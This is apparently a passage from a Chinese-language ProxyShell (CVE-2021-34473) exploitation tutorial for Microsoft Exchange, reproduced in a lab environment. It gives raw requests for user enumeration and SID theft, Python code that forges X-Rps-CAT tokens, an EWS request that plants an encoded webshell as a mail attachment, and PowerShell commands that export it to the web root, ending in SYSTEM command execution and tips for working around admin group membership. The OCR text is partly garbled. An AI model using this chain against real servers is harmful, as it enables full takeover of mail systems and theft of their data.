6 Request-Id: 37c34c7b-2cb6-4091-8dfb-ba6fdd2a486d
7 X-Calculatedbtarget: mail.xie.com
8 X-Diaginfo: MAIL
9 X-Beserver: MAIL
10 X-Aspnet-Version: 4.0.30319
11 Set-Cookie: X-BackendCookie=; expires=Tue, 02-Feb-1993 08:14:32 GMT; path=/autodiscover;
  secure; HttpOnly
12 X-Powered-By: ASP.NET
13 X-Feserver: MAIL
14 Date: Thu, 02 Feb 2023 08:14:32 GMT
15 Content-Length: 3867
16
17 <?xml version="1.0" encoding="utf-8"?>
18 <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/responseschema/2006
  ">
19   <Response xmlns="
      http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">
20     <User>
21       <DisplayName>
          test
        </DisplayName>
        <LegacyDN>
          /o=xie/ou=Exchange Administrative Group
          (FYDIBOHF23SPDLT)/cn=Recipients/cn=d93b40726d9a496fbbd259f74b695131-test
        </LegacyDN>
        <AutoDiscoverSMTPAddress>
          test@xie.com
        </AutoDiscoverSMTPAddress>
22       </User>
23     </Response>
24   </Autodiscover>
25
```

当提交的用户邮箱不存在时，返回找不到电子邮箱地址。因此也可以通过这个接口判断指定用户邮箱是否存在。

如图所示，提交的是不存在的邮箱。

```
Send [Cancel] [Target: https://10.211.55.14] HTTP/2

Request
Pretty Raw Hex
1 POST /autodiscover/autodiscover.json?
  @test.com/autodiscover/autodiscover.xml?&Email=
  autodiscover/autodiscover.json?@test.com HTTP/2
2 Host: 10.211.55.14
3 Accept-Encoding: gzip, deflate
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/79.0.3945.88 Safari/537.36
5 Content-Type: text/xml
6 Content-Length: 367
7
8 <Autodiscover xmlns="
  http://schemas.microsoft.com/exchange/autodiscover/o
  utlook/requestschema/2006">
9   <Requests>
10    <EmailAddress>
      abcd@xie.com
    </EmailAddress>
    <AcceptableResponseSchema>
      http://schemas.microsoft.com/exchange/autodisc
      over/outlook/responseschema/2006a
    </AcceptableResponseSchema>
11  </Requests>
12 </Autodiscover>
13

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Cache-Control: private
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/10.0
6 Request-Id: f568b8d2-56a4-471a-a428-bb2caea67d4b
7 X-Calculatedbtarget: mail.xie.com
8 X-Diaginfo: MAIL
9 X-Beserver: MAIL
10 X-Aspnet-Version: 4.0.30319
11 Set-Cookie: X-BackendCookie=; expires=Tue, 02-Feb-1993 08:17:01 GMT; path=/autodiscover;
  secure; HttpOnly
12 X-Powered-By: ASP.NET
13 X-Feserver: MAIL
14 Date: Thu, 02 Feb 2023 08:17:01 GMT
15 Content-Length: 358
16
17 <?xml version="1.0" encoding="utf-8"?>
18 <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/responseschema/2006
  ">
19   <Response>
20     <Error Time="16:17:01.2445272" Id="2053059689">
21       <ErrorCode>
          500
        </ErrorCode>
        <Message>
          找不到电子邮件地址。
        </Message>
        <DebugData />
22     </Error>
23   </Response>
24
```


获得 SID

利用 CVE-2021-34473 预认证路径混淆漏洞访问 mapi 服务，利用 mapi 接口的报错来获得指定用户的 SID 值。如下通过 post 提交上一步获得的 LegacyDN 信息来获得对应用户的 SID 值。然后只需要将 SID 值的末尾替换为 500，就可以得到域管 administrator 的 SID 了。

```
POST /autodiscover/autodiscover.json?@test.com/mapi/emsmdb?&Email=auto  
discover/autodiscover.json?@test.com HTTP/2
```

```
Host: 10.211.55.14
```

```
Accept-Encoding: gzip, deflate
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,  
like Gecko) Chrome/79.0.3945.88 Safari/537.36
```

```
Content-Type: application/mapi-http
```

```
X-Requesttype: Connect
```


```
X-Clientinfo: {2F94A2BF-A2E6-4CCCC-BF98-B5F22C542226}
```

```
X-Clientapplication: Outlook/15.0.4815.1002
```

```
X-Requestid: {C715155F-2BE8-44E0-BD34-2960067874C8};2
```

```
Content-Length: 133
```

```
/o=xie/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn  
=d93b40726d9a496fbbd259f74b695131-test
```



计算 X-Rps-CAT 的 Token 值

这一步 X-Rps-CAT 的 Token 值是直接计算出来的，不需要请求发包，通过如下函数计算 X-Rps-CAT 的 Token 值。从下面函数可以看到，都用到了 sid 值。而这里都是默认使用的是 RID 为 500 的 SID。

```
def general_token(self):
    """
    计算 X-Rps-CAT 的 Token 值。参考: https://github.com/ktecv2000/ProxyShell
    """
    sid = self.sid.rsplit("-", 1)[0] + '-1107'
    payload_1 = b"V\x01\x00T\x07WindowsC\x00A\x05BasicL" + struct.pack("B",
len(args.mail)) + args.mail.encode() + b"U"
    payload_FUZZ = b", "
    payload_2 = sid.encode() + b"G\x04\x00\x00\x00\x07\x00\x00\x00\x07S-1
-1-0\x07\x00\x00\x00\x07S-1-5-2\x07\x00\x00\x00\x08S-1-5-11\x07\x00\x00
\x00\x08S-1-5-15E\x00\x00\x00\x00"
    payload = payload_1 + payload_FUZZ + payload_2
    data = base64.urlsafe_b64encode(payload).decode()
```



```

target = exchange_url + "/autodiscover/autodiscover.json?@test.com/Powershell?X-Rps-CAT=%s&Email=autodiscover/autodiscover.json%%3F@test.com" % data
ata

header = {
    "Content-Type": "application/soap+xml; charset=UTF-8",
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36',
}

resp = requests.get(target, headers=header, verify=False, proxies=args.proxy)
print("状态码为: " + str(resp.status_code))

if resp.status_code != 200:
    payload_FUZZ = b"-"
    payload = payload_1 + payload_FUZZ + payload_2
    data = base64.urlsafe_b64encode(payload).decode()
    target = exchange_url + "/autodiscover/autodiscover.json?@test.com/Powershell?X-Rps-CAT=%s&Email=autodiscover/autodiscover.json%%3F@test.com" % data

    resp = requests.get(target, headers=header, verify=False, proxies=args.proxy)

    print("状态码为: " + str(resp.status_code))

    if resp.status_code != 200:
        for fuzz in range(0x100):
            payload = payload_1 + str(fuzz).encode() + payload_2
            data = base64.urlsafe_b64encode(payload).decode()
            target = exchange_url + "/autodiscover/autodiscover.json?@test.com/Powershell?X-Rps-CAT=%s&Email=autodiscover/autodiscover.json%%3F@test.com" % data

            resp = requests.get(target, headers=header, verify=False, proxies=args.proxy)

            print("状态码为: " + str(resp.status_code))

            if resp.status_code != 200:

```

```

version = 0
ttype = 'Windows'
compressed = 0
auth_type = 'Kerberos'
raw_token = b''
gsid = 'S-1-5-32-544'

version_data = b'V' + (1).to_bytes(1, 'little') + (version).to_bytes(1, 'li
title')

type_data = b'T' + (len(ttype)).to_bytes(1, 'little') + ttype.encode()
compress_data = b'C' + (compressed).to_bytes(1, 'little')
auth_data = b'A' + (len(auth_type)).to_bytes(1, 'little') + auth_type.e
ncode()

login_data = b'L' + (len(self.email)).to_bytes(1, 'little') + self.email.e
ncode()

user_data = b'U' + (len(sid)).to_bytes(1, 'little') + sid.encode()
group_data = b'G' + struct.pack('<II', 1, 7) + (len(gsid)).to_bytes(1, 'l
ittle') + gsid.encode()

ext_data = b'E' + struct.pack('>I', 0)

raw_token += version_data
raw_token += type_data
raw_token += compress_data
raw_token += auth_data
raw_token += login_data
raw_token += user_data
raw_token += group_data
raw_token += ext_data

data = base64.b64encode(raw_token).decode()
target = exchange_url + "/autodiscover/autodiscover.json?@test.c
om/Powershell?X-Rps-CAT=%s&Email=autodiscover/autodiscover.json%%3F@tes

```

```

t.com" % data

resp = requests.get(target, headers=header, verify=False, proxies=
args.proxy)

print("状态码为: " + str(resp.status_code))
if resp.status_code == 200:
    self.token = data
    print("[+] 生成 X-RPS-CAT Token:%s" % data)
    return data
else:
    print("[_] X-RPS-CAT Token 生成失败! ")
    exit(0)
else:
    self.token = data
    print("[+] 生成 X-RPS-CAT Token:%s" % data)
    return data
else:
    self.token = data
    print("[+] 生成 X-RPS-CAT Token:%s" % data)
    return data

```

往指定的邮箱内构造恶意邮件

利用 CVE-2021-34473 预认证路径混淆漏洞访问 EWS 服务，往指定 SID 的邮箱内放入邮件。

```

POST /autodiscover/autodiscover.json?@test.com/ews/exchange.asmx?&Email
=autodiscover/autodiscover.json?@test.com HTTP/2
Host: 10.211.55.14
Accept-Encoding: gzip, deflate

```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36

Content-Type: text/xml

Content-Length: 1905

```
<soap:Envelope
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:m="http://schemas.microsoft.com/exchange/services/2006/message
s"
  xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Header>
    <t:RequestServerVersion Version="Exchange2016" />
    <t:SerializedSecurityContext>
      <t:UserSid>S-1-5-21-1313979556-3624129433-4055459191-500</t:Use
rSid>
      <t:GroupSids>
        <t:GroupIdentifier>
          <t:SecurityIdentifier>S-1-5-21</t:SecurityIdentifier>
        </t:GroupIdentifier>
      </t:GroupSids>
    </t:SerializedSecurityContext>
  </soap:Header>
  <soap:Body>
    <m:CreateItem MessageDisposition="SaveOnly">
      <m:Items>
        <t:Message>
          <t:Subject>qzoqh</t:Subject>
          <t:Body BodyType="HTML">fbuea</t:Body>
          <t:Attachments>
            <t:FileAttachment>
```

```
<t:Name>FileAttachment.txt</t:Name>
<t:IsInline>>false</t:IsInline>
<t:IsContactPhoto>>false</t:IsContactPhoto>
<t:Content>IdZUhrdpFDnNqQbf96nf2v+CYWdUhrdpFI5hvcGqRT/gt
bahqXahol5uanf2jmp1mIU041pqRT/Fib32tld9wZUFLfTBjm5qd/aKSDTqQ2Myenapan
NjL7aXPfa1hR+gISNDYIPa4L3BtapXdqCyTEhlfvWVla3aRTZ</t:Content>
</t:FileAttachment>
</t:Attachments>
<t:ToRecipients>
  <t:Mailbox>
    <t:EmailAddress>test@xie.com</t:EmailAddress>
  </t:Mailbox>
</t:ToRecipients>
</t:Message>
</m:Items>
</m:CreateItem>
</soap:Body>
</soap:Envelope>
```

```

<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Header>
    <t:RequestServerVersion Version="Exchange2016" />
    <t:SerializedSecurityContext>
      <t:UserSid>
        S-1-5-21-1313979556-3624129433-4055459191-500
      </t:UserSid>
      <t:GroupSids>
        <t:GroupIdentifier>
          <t:SecurityIdentifier>
            S-1-5-21
          </t:SecurityIdentifier>
        </t:GroupIdentifier>
      </t:GroupSids>
    </t:SerializedSecurityContext>
  </soap:Header>

```

t:UserSid 字段对应的是邮件的主人，也就是这个邮件保存在谁的邮箱内，这个可以任意。我们使用的是指定的用户邮箱。

<pre> <t:Message> <t:Subject> qzoqh </t:Subject> <t:Body BodyType="HTML"> fbuea </t:Body> <t:Attachments> <t:FileAttachment> <t:Name> FileAttachment.txt </t:Name> <t:IsInline> false </t:IsInline> <t:IsContactPhoto> false </t:IsContactPhoto> <t:Content> 1dZUhrdpFDnNqQbf96nf2v+CYWdUhrdpFIIShvcGqRT/gtbahqXahoISuanf Zjpm1mLU041pqRT/Fib32tld9wZUFLFTBjm5qd/aKSDTqQZMyenapanNjL7a XPfa1hR+gISNDYIPa4L3BtapXdaCyTEhlfvWV1a3aRTZ </t:Content> </t:FileAttachment> </t:Attachments> <t:ToRecipients> <t:Mailbox> <t:EmailAddress> test@xie.com </t:EmailAddress> </t:Mailbox> </t:ToRecipients> </pre>	<pre> 1 HTTP/2 200 OK 2 Cache-Control: private 3 Content-Type: text/xml; charset=utf-8 4 Vary: Accept-Encoding 5 Server: Microsoft-IIS/10.0 6 Request-Id: 8b2d61c5-9214-4cbc-84b8-377ce8e9bf89 7 X-Calculatedbtarget: mail.xie.com 8 X-Diaginfo: MAIL 9 X-Beserver: MAIL 10 X-Aspnet-Version: 4.0.30319 11 Set-Cookie: exchangecookie=f367f9d9eadf4ef285b030e4930690a9; expires=Fri, 02-Feb-2024 08:41:26 GMT; path=/; HttpOnly 12 Set-Cookie: X-BackendCookie=; expires=Tue, 02-Feb-1993 08:41:26 GMT; path=/autodiscover; secure; HttpOnly 13 X-Powered-By: ASP.NET 14 X-Feserver: MAIL 15 Date: Thu, 02 Feb 2023 08:41:25 GMT 16 17 <?xml version="1.0" encoding="utf-8"?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"> <s:Header> <h:ServerVersionInfo MajorVersion="15" MinorVersion="2" MajorBuildNumber="858" MinorBuildNumber="2" Version=" V2017_07_11" xmlns:h=" http://schemas.microsoft.com/exchange/services/2006/types" xmlns=" http://schemas.microsoft.com/exchange/services/2006/types" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi=" http://www.w3.org/2001/XMLSchema-instance"/> </s:Header> <s:Body xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" </pre>
--	--


t:Subject 字段对应的是邮件的主题，这个可以任意。

/t:Body 字段对应的是邮件的内容，这个也可以任意。

`t:Name` 字段对应的是邮件的附件名，这个可以任意。

`t:Content` 字段对应的是附件的内容，也就是我们构造的恶意内容。这个是我们的 webshell 经过加密之后的内容。

`t:EmailAddress` 字段对应的是邮件的收件人，这个可以任意。



利用 SSRF 认证到 PowerShell 接口

最后利用 CVE-2021-34473 预认证路径混淆漏洞和计算出的 X-Rps-CAT 的 Token 值来以高权限身份访问 PowerShell 接口了。访问 PowerShell 接口成功后，需要执行如下 3 条命令：

#赋予指定用户 Mailbox Import/Export 角色

```
New-ManagementRoleAssignment -Role "Mailbox Import Export" -User "administrator"
```

#清除赋予 Mailbox Import/Export 角色的记录

```
Get-MailboxExportRequest -Status Completed | Remove-MailboxExportRequest -Confirm:$false
```

#将草稿箱内指定 subject 的邮件导出到指定的目录

```
New-MailboxExportRequest -Mailbox test@xie.com -IncludeFolders ("#Drafts#") -
```


teh "\\

注：这里需要注意的是，赋予指定的用户 Mailbox Import/Export 角色，这指定的用户正常情况下是 administrator 用户。因为我们在计算 X-Rps-CAT 的时候，使用的是 administrator 的 SID 生成的 Token。

以下搭建 Microsoft Exchange 邮箱服务器 2019 版本环境，复现该漏洞。

```
→ Desktop python3 proxyshell.py -t 172.16.190.103 -u hack@xies.com -f shell.aspx
```

```
|_---\   _--_____-___/_---||_---|_---| | | | | | | | | |
| |_) | '_-_/ \_ \ / | | \___ \|'_- \_ \ /_ \|  
|_|_--/ | | | ( ) > < | | | ___ | | | |_--/ | |  
|_|_|_| \___/\_-\_\___|_---/ | | |\___-|_|_|  
          |_---/  
  
author: @谢公子
```

```
[+] legacyDn为: /o=xies/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f21303b36e664d8a8a4ae5  
[+] SID为: S-1-5-21-3434300344-2880329518-2965996114-1108  
状态码为: 500  
状态码为: 200  
[+] 生成 X-RPS-CAT Token:VgEAVAdXaW5kb3dzQwBBBUJhc2ljTAIoYWNuQHhpZXMxY29yVS1TLTEtNS0yMS0zNDM0MzAwMzQ0LTl4ODAzMjk1MT  
AIUy0xLTUtMTEHAAACFMtMS01LTE1RQAAAAA=  
[+] 发送邮件成功  
[+] 赋予用户 administrator Mailbox Import/Export 角色: New-ManagementRoleAssignment -Role "Mailbox Import Export"  
OUTPUT: Mailbox Import Export-Administrator-34  
[+] 清除赋予 Mailbox Import/Export 角色的记录: Get-MailboxExportRequest -Status Completed | Remove-MailboxExportReq  
[+] 将邮件导出到指定路径: New-MailboxExportRequest -Mailbox hack@xies.com -IncludeFolders ("#Drafts#") -ContentFil  
0.1\c$\inetpub\wwwroot\aspnet_client\tghhz.aspx"  
OUTPUT: xies.com/Users/hack\MailboxExport  
[+] webshell保存成功。webshell路径为: https://172.16.190.103/aspnet_client/tghhz.aspx  
cmd> whoami  
nt authority\system  
  
cmd> ipconfig /all
```

```
Windows IP 配置
```

```
主机名 . . . . . : mail  
主 DNS 后缀 . . . . . : xies.com  
节点类型 . . . . . : 混合  
IP 路由已启用 . . . . . : 否  
WINS 代理已启用 . . . . . : 否  
DNS 后缀搜索列表 . . . . . : xies.com
```

```
以太网适配器 以太网:
```

```
连接特定的 DNS 后缀 . . . . . :  
描述 . . . . . : Sangfor FastIO Ethernet Adapter  
物理地址 . . . . . : FF-FC-FE-5D-2C-74
```

#	Host	Me...	URL	Params	Edited	Status	Length	MIME type	Exter
1	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/autodiscover/autodiscover.xml?&Email=autodiscover/autodiscover.j...	✓		200	4356	XML	json
2	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/maps/exchmmb7&Email=autodiscover/autodiscover.json?@test.com...	✓		200	2198	app	json
3	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/news/exchmmb7&Email=autodiscover/autodiscover.json?@test.com...	✓		200	2076	XML	json
4	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	2099	XML	json
5	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	3493	XML	json
6	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1393	XML	json
7	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1310	XML	json
8	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	16338	text	json
9	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1065	XML	json
10	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	2099	XML	json
11	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	3493	XML	json
12	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1393	XML	json
13	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1310	XML	json
14	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1641	XML	json
15	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1065	XML	json
16	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	2108	XML	json
17	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	3493	XML	json
18	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1393	XML	json
19	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1310	XML	json
20	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	3281	XML	json
21	https://10.211.55.14	POST	/autodiscover/autodiscover.json?@test.com/powershell/7X-Rps-CAT=VgEAVAdXaW5kb3dzQwBBCEtcmJlcm9zT...	✓		200	1065	XML	json

RID 为 500 的域管理员不在 Exchange 的 Organization Management 组中

前面我们提到了，计算 X-Rps-CAT 值的时候，是使用的 RID 为 500 的用户计算的，而 RID 为 500 的用户默认是 administrator，默认是在 Organization Management 组中。

但是如果目标环境 administrator 用户不在 Organization Management 组中，如图所示

Get-RoleGroupMember "Organization Management"

```
[PS] C:\Windows\system32>Get-RoleGroupMember "Organization Management"

Name      RecipientType
-----
mailadmin User
```


这就会导致一个问题，所生成的 Token 会缺少要执行的 PowerShell 命令，会报如下所示错误：

ERROR: The term '执行的 powershell 命令' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.

```
[+] 赋予用户 administrator Mailbox Import/Export 角色: New-ManagementRoleAssignment -Role "Mailbox Import Export" -User "administrator"
ERROR: The term 'New-ManagementRoleAssignment' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
[+] 清除赋予Mailbox Import/Export 角色的记录: Get-MailboxExportRequest -Status Completed | Remove-MailboxExportRequest -Confirm:$false
ERROR: The term 'Get-MailboxExportRequest' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
[+] 将邮件导出到指定路径: New-MailboxExportRequest -Mailbox hack@xie.com -IncludeFolders ("Drafts#") -ContentFilter "(Subject -eq 'hsdyu')" -ExcludeDumpster -FilePath "\\127.0.0.1\c$\inetpub\wwwroot\aspnet_client\tmjdr.aspx"
ERROR: The term 'New-MailboxExportRequest' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
```

此时的解决办法可以是先查询出 Organization Management 中的用户，然后查询该用户对应的 RID，再替换脚本中的 RID 值即可。

这里使用 ADEplorer 查询，可以看到 Organization Management 中的用户为 mailadmin。然后查询 mailadmin 的 RID，发现为 1158。



Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	Organization Management
description	DirectoryString	1	此管理角色组成员具有在 Exchange 组织中对 Exchange 对象及其属性进行管理的权限。另外，成员还可以
distinguishedName	DN	1	CN=Organization Management,OU=Microsoft Exchange Security Groups,DC=xie,DC=com
dsCorePropagationData	GeneralizedTime	5	2022/2/4 17:23:28;2021/8/26 18:46:27;2021/8/26 18:46:27;2021/8/26 18:45:42;1601/7/15 6:36:49
garbageCollectionPeriod	Integer	1	1209600
groupType	Integer	1	-2147483640
instanceType	Integer	1	4
internetEncoding	Integer	1	0
managedBy	DN	1	CN=Organization Management,OU=Microsoft Exchange Security Groups,DC=xie,DC=com
managedObjects	DN	14	CN=Security Administrator,OU=Microsoft Exchange Security Groups,DC=xie,DC=com;CN=Security Reader,OU=Mi
member	DN	1	CN=mailadmin,CN=Users,DC=xie,DC=com
msExchIntrusionBookings	Integer	1	1
msExchBypassAudit	Boolean	1	FALSE
msExchGroupDepartRe...	Integer	1	0
msExchGroupExternalM...	Integer	1	0
msExchGroupJoinRestri...	Integer	1	0
msExchGroupMemberC...	Integer	1	0
msExchGroupSecurityFL...	Integer	1	0
msExchLocalizationFla...	Integer	1	0
msExchMailboxAuditEn...	Boolean	1	FALSE
msExchMailboxAuditLog...	Integer	1	7776000
msExchMailboxFolderSet	Integer	1	0
msExchMDBRulesQuota	Integer	1	256
msExchWorkloadResourcePlan	Integer	1	6

然后就需要修改脚本了。注意，需要替换如下两处地方。

第一处是生成 X-Rps-CAT 的 Token 的时候，将 500 改为查询出的 Organization Management 中的用户的 RID。

```

308     def general_token(self):
309         """
310         计算X-Rps-CAT的Token值。参考: https://github.com/ktecv2000/ProxyShell
311         """
312         sid = self.sid.rsplit("-", 1)[0] + '-1158'
313         payload_1 = b"V\x01\x00T\x07WindowsC\x00A\x05BasicL" + struct.pack("B", len
314         payload_FUZZ = b", "
315         payload_2 = sid.encode() + b"G\x04\x00\x00\x00\x07\x00\x00\x00\x07S-1-1-0\x
316         payload = payload_1 + payload_FUZZ + payload_2
317         data = base64.urlsafe_b64encode(payload).decode()

```

第二处是赋予 Mailbox Import Export 权限的时候，需要将 uname 修改为查询出的 Organization Management 中的用户名。

```

444 # 赋予Mailbox Import Export权限，并且将邮件导出到指定路径
